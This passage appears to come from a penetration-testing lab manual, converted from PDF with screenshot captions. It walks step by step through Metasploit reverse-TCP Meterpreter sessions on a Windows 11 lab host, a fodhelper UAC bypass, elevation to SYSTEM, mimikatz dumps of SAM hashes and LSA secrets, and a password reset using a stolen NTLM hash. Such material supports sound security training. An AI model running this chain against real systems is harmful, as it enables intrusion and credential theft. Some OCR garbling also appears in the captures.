
Metasploit tip: Enable verbose logging with set VERBOSE
true

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.11:50027) at 2022-04-07 01:26:07 -0400

meterpreter > sysinfo
Computer       : WINDOWS11
OS            : Windows 10 (10.0 Build 22000).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter >
```

25. Type **getuid** and press **Enter** to display current user ID.



This screenshot shows the continuation of the Metasploit session from the previous one. The user runs the "exploit(multi/handler)" command again, establishing another meterpreter session on the target host. They then run the "sysinfo" command to gather system details and finally type "getuid" to check the current user ID, which is displayed as "Server username: Windows11\Admin".

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.11:50027) at 2022-04-07 01:26:07 -0400

meterpreter > sysinfo
Computer       : WINDOWS11
OS            : Windows 10 (10.0 Build 22000).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter > getuid
Server username: Windows11\Admin
meterpreter >
```

26. Now, we shall try to bypass the user account control setting that is blocking you from gaining unrestricted access to the machine.
27. Type **background** and press **Enter** to background the current session.

```
meterpreter > sysinfo
Computer       : WINDOWS11
OS             : Windows 10 (10.0 Build 22000).
Architecture   : x64
System Language: en_US
Domain         : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter > getuid
Server username: Windows11\Admin
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) >
```

Note: In this task, we will bypass Windows UAC protection via the FodHelper Registry Key. It is present in Metasploit as a bypassuac_fodhelper exploit.

28. In the terminal window, type **use exploit/windows/local/bypassuac_fodhelper** and press **Enter**.
29. Now type **set session 1** and press **Enter**.
30. Type **show options** in the meterpreter console and press **Enter**.

The screenshot shows the msfconsole interface on a Parrot OS terminal. The command history includes:

```
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac_fodhelper
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > set session 1
session => 1
msf6 exploit(windows/local/bypassuac_fodhelper) > show options
```

Module options (exploit/windows/local/bypassuac_fodhelper):

Name	Current Setting	Required	Description
SESSION	1	yes	The session to run this module on.

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.10.1.13	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Windows x86

At the bottom, the prompt is **msf6 exploit(windows/local/bypassuac_fodhelper) >**

31. To set the **LHOST** option, type **set LHOST 10.10.1.13** and press **Enter**.
32. To set the **TARGET** option, type **set TARGET 0** and press **Enter** (here, 0 indicates nothing, but the Exploit Target ID).
33. Type **exploit** and press **Enter** to begin the exploit on **Windows 11** machine.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The window displays the following session:

```
LPORT      4444      yes      The listen port

Exploit target:

Id  Name
--  --
0   Windows x86

msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(windows/local/bypassuac_fodhelper) > set TARGET 0
TARGET => 0
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50058) at 2022-04-07 01:29:53 -0400
[*] Cleaning up registry keys ...

meterpreter >
```

34. The BypassUAC exploit has successfully bypassed the UAC setting on the **Windows 11** machine.
35. Type **getsystem -t 1** and press **Enter** to elevate privileges.
36. Now type **getuid** and press **Enter**. The meterpreter session is now running with system privileges.

```
meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

37. Type **load kiwi** in the console and press **Enter** to load mimikatz.

```
meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > load kiwi
Loading extension kiwi...
#####
    mimikatz 2.2.0 20191125 (x86/windows)
    ^ "A La Vie, A L'Amour" - (oe.eo)
    / \ *** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
    \ / > http://blog.gentilkiwi.com/mimikatz
    v     Vincent LE TOUX          ( vincent.letoux@gmail.com )
    ##### > http://pingcastle.com / http://mysmartlogon.com ***
[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter >
```

38. Type **help kiwi** and press **Enter**, to view all the kiwi commands.



The screenshot shows a terminal window titled 'msfconsole - Parrot Terminal'. The window has a dark background with green text. At the top, there's a menu bar with 'Applications', 'Places', 'System', and a Firefox icon. Below the menu is a toolbar with three colored circles (red, green, yellow). The main area of the terminal shows the following text:

```
File Edit View Search Terminal Help
Success.
meterpreter > help kiwi

Kiwi Commands
=====
Command           Description
-----
creds_all        Retrieve all credentials (parsed)
creds_kerberos   Retrieve Kerberos creds (parsed)
creds_livessp    Retrieve Live SSP creds
creds_msv         Retrieve LM/NTLM creds (parsed)
creds_ssp         Retrieve SSP creds
creds_tspkg       Retrieve Tspkg creds (parsed)
creds_wdigest    Retrieve WDigest creds (parsed)
dcsync            Retrieve user account information via DCSync (unparsed)
dcsync_ntlm       Retrieve user account NTLM hash, SID and RID via DCSync
golden_ticket_create Create a golden kerberos ticket
kerberos_ticket_list List all kerberos tickets (unparsed)
kerberos_ticket_purge Purge any in-use kerberos tickets
kerberos_ticket_use Use a kerberos ticket
kiwi_cmd          Execute an arbitrary mimikatz command (unparsed)
lsa_dump_sam      Dump LSA SAM (unparsed)
lsa_dump_secrets  Dump LSA secrets (unparsed)
password_change   Change the password/hash of a user
wifi_list         List wifi profiles/creds for the current user
wifi_list_shared  List shared wifi profiles/creds (requires SYSTEM)

meterpreter >
```

Module 06 – System Hacking

39. Now we will use some of these commands to load hashes.

40. Type **lsa_dump_sam** and press **Enter** to load NTLM Hash of all users.

```
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
meterpreter > lsa dump sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : WINDOWS11
SysKey : bf7ee388b30e6e9f6b86de4c18416716
Local SID : S-1-5-21-211858687-566857532-2239795073

SAMKey : ab6330cf1c0a8120adbbf8e40afefb2e
I
RID : 000001f4 (500)
User : Administrator

RID : 000001f5 (501)
User : Guest

RID : 000001f7 (503)
User : DefaultAccount

RID : 000001f8 (504)
User : WDAGUtilityAccount
Hash NTLM: 6be54f349fb16786cbc468baea89e2bb

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : a2aeb1670f47f42479bc09f574c2a6a0

* Primary:Kerberos-Newer-Keys *
    Default Salt : WDAGUtilityAccount
    Default Iterations : 4096
    CredType : 1
```

```
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
I
RID : 000003ea (1002)
User : Admin
Hash NTLM: 92937945b518814341de3f726500d4ff

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 06ca82c977c5c7f5b606b2411286d126

* Primary:Kerberos-Newer-Keys *
    Default Salt : WINDOWS11Admin
    Default Iterations : 4096
    Credentials:
        aes256_hmac      (4096) : d5a0d47d2f41a13e4be538fa9b1612ba135ad0bae2b5ba3d2f254aa1cf7426bd
        aes128_hmac      (4096) : edaf39bb79df13484692a09c3da27b55
        des_cbc_md5       (4096) : 64b5ade075461a70
    OldCredentials:
        aes256_hmac      (4096) : d5a0d47d2f41a13e4be538fa9b1612ba135ad0bae2b5ba3d2f254aa1cf7426bd
        aes128_hmac      (4096) : edaf39bb79df13484692a09c3da27b55
        des_cbc_md5       (4096) : 64b5ade075461a70

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WINDOWS11Admin
    Credentials:
        des_cbc_md5       : 64b5ade075461a70
    OldCredentials:
        des_cbc_md5       : 64b5ade075461a70
```

41. To view the LSA Secrets Login hashes type **lsa_dump_secrets** and press **Enter**.

Note: LSA secrets are used to manage a system's local security policy, and contain sensitive data such as User passwords, IE passwords, service account passwords, SQL passwords etc.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The command "lsa_dump_secrets" has been run, and the output is displayed. It shows details about the system, including the domain (WINDOWS11), syskey, local name, domain name, policy subsystem version, LSA keys, and various secrets like DPAPI and NL\$KM. The output is color-coded with green for success messages and black for other text.

```
meterpreter > lsa_dump_secrets
[+] Running as SYSTEM
[*] Dumping LSA secrets
Domain : WINDOWS11
SysKey : bf7ee388b30e6e9f6b86de4c18416716

Local name : Windows11 ( 5-1-5-21-211858687-566857532-2239795073 )
Domain name : WORKGROUP

Policy subsystem is : 1.18
LSA Key(s) : 1, default {0560f493-0b30-43b2-a367-067fc006c55e}
[00] {0560f493-0b30-43b2-a367-067fc006c55e} d22bcd401146d93672a757d693f1d9eb3dc94da3e88a6cc3f4ca997eccce965

Secret : DPAPI SYSTEM
cur/hex : 01 00 00 00 62 35 46 08 87 54 e7 5a 6d 42 78 87 c0 16 d1 21 97 c7 19 d0 e4 cd d3 b3 f4 55 e7 1b 3d e7 e8 b9 91 27 f6 96 65 ee 30 b1
full: 623546088754e75a6d427887c016d12197c719d0e4cdd3b3f455e71b3de7e8b99127f69665ee30b1
m/u : 623546088754e75a6d427887c016d12197c719d0 / e4cdd3b3f455e71b3de7e8b99127f69665ee30b1
old/hex : 01 00 00 00 92 da 38 a8 17 94 a6 77 25 a0 a2 e7 65 a4 3a f4 bf 22 86 a3 12 77 3f 97 6e 40 63 2c e1 d6 1e ef cc ae c5 f0 40 af bf 91
full: 92da38a81794a67725a0a2e765a43af4bf2286a312773f976e40632ce1d61eefccaec5f040afb91
m/u : 92da38a81794a67725a0a2e765a43af4bf2286a3 / 12773f976e40632ce1d61eefccaec5f040afb91

Secret : NL$KM
cur/hex : 7c 3f 42 cc 55 f7 ad d8 59 c9 9b 29 c6 c4 5a 1e 1b 2d 52 64 20 e5 ed 5c 06 da 01 72 47 71 17 99 84 f7 7e ff 96 e7 c3 7e 60 70 70 64 85 4c 8c f1 d8 57 65 17 4d ce c6 4c c2 79 46 b6 8b 8b 07 4f
old/hex : 7c 3f 42 cc 55 f7 ad d8 59 c9 9b 29 c6 c4 5a 1e 1b 2d 52 64 20 e5 ed 5c 06 da 01 72 47 71 17 99 84 f7 7e ff 96 e7 c3 7e 60 70 70 64 85 4c 8c f1 d8 57 65 17 4d ce c6 4c c2 79 46 b6 8b 8b 07 4f
```

42. Now we will change the password of **Admin** using the **password_change** module.

43. In the console, type **password_change -u Admin -n [NTLM hash of Admin acquired in previous step] -P password** (here, the NTLM hash of **Admin** is **92937945b518814341de3f726500d4ff**).

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The command "password_change" has been run with the parameters "-u Admin", "-n", and the NTLM hash "92937945b518814341de3f726500d4ff", followed by "-P password". The output indicates that the password was successfully changed, and a new NTLM hash is provided.

```
Secret : NL$KM
cur/hex : 7c 3f 42 cc 55 f7 ad d8 59 c9 9b 29 c6 c4 5a 1e 1b 2d 52 64 20 e5 ed 5c 06 da 01 72 47 71 17 99 84 f7 7e ff 96 e7 c3 7e 60 70 70 64 85 4c 8c f1 d8 57 65 17 4d ce c6 4c c2 79 46 b6 8b 8b 07 4f
old/hex : 7c 3f 42 cc 55 f7 ad d8 59 c9 9b 29 c6 c4 5a 1e 1b 2d 52 64 20 e5 ed 5c 06 da 01 72 47 71 17 99 84 f7 7e ff 96 e7 c3 7e 60 70 70 64 85 4c 8c f1 d8 57 65 17 4d ce c6 4c c2 79 46 b6 8b 8b 07 4f

meterpreter > password_change -u Admin -n 92937945b518814341de3f726500d4ff -P password
[*] No server (-s) specified, defaulting to localhost.
[+] Success! New NTLM hash: 8846f7eaeee8fb117ad06bdd830b7586c
meterpreter >
```

44. We can observe that the password has been changed successfully.

45. Check the new hash value by typing **lsa_dump_sam** and press **Enter** to load NTLM Hashes of all users.

The screenshot shows two terminal windows from the msfconsole interface on a Parrot OS desktop. Both windows have the title 'msfconsole - Parrot Terminal'.


The top window displays the output of the **lsa_dump_sam** command. It shows the following information:

- [+] Success! New NTLM hash: 8846f7eaeee8fb117ad06bdd830b7586c
- [+] Running as SYSTEM
- [*] Dumping SAM
- Domain : WINDOWS11
- SysKey : bf7ee388b30e6e9f6b86de4c18416716
- Local SID : S-1-5-21-211858687-566857532-2239795073
- SAMKey : ab6330cf1c0a8120adbbf8e40afefb2e
- RID : 000001f4 (500)
User : Administrator
- RID : 000001f5 (501)
User : Guest
- RID : 000001f7 (503)
User : DefaultAccount
- RID : 000001f8 (504)
User : WDAGUtilityAccount
Hash NTLM: 6be54f349fb16786cbc468baea89e2bb
- Supplemental Credentials:
 - * Primary:NTLM-Strong-NTOWF *
Random Value : a2aeb1670f47f42479bc09f574c2a6a0
 - * Primary:Kerberos-Newer-Keys *
Default Salt : WDAGUtilityAccount

The bottom window also displays the output of the **lsa_dump_sam** command. It shows the following information:

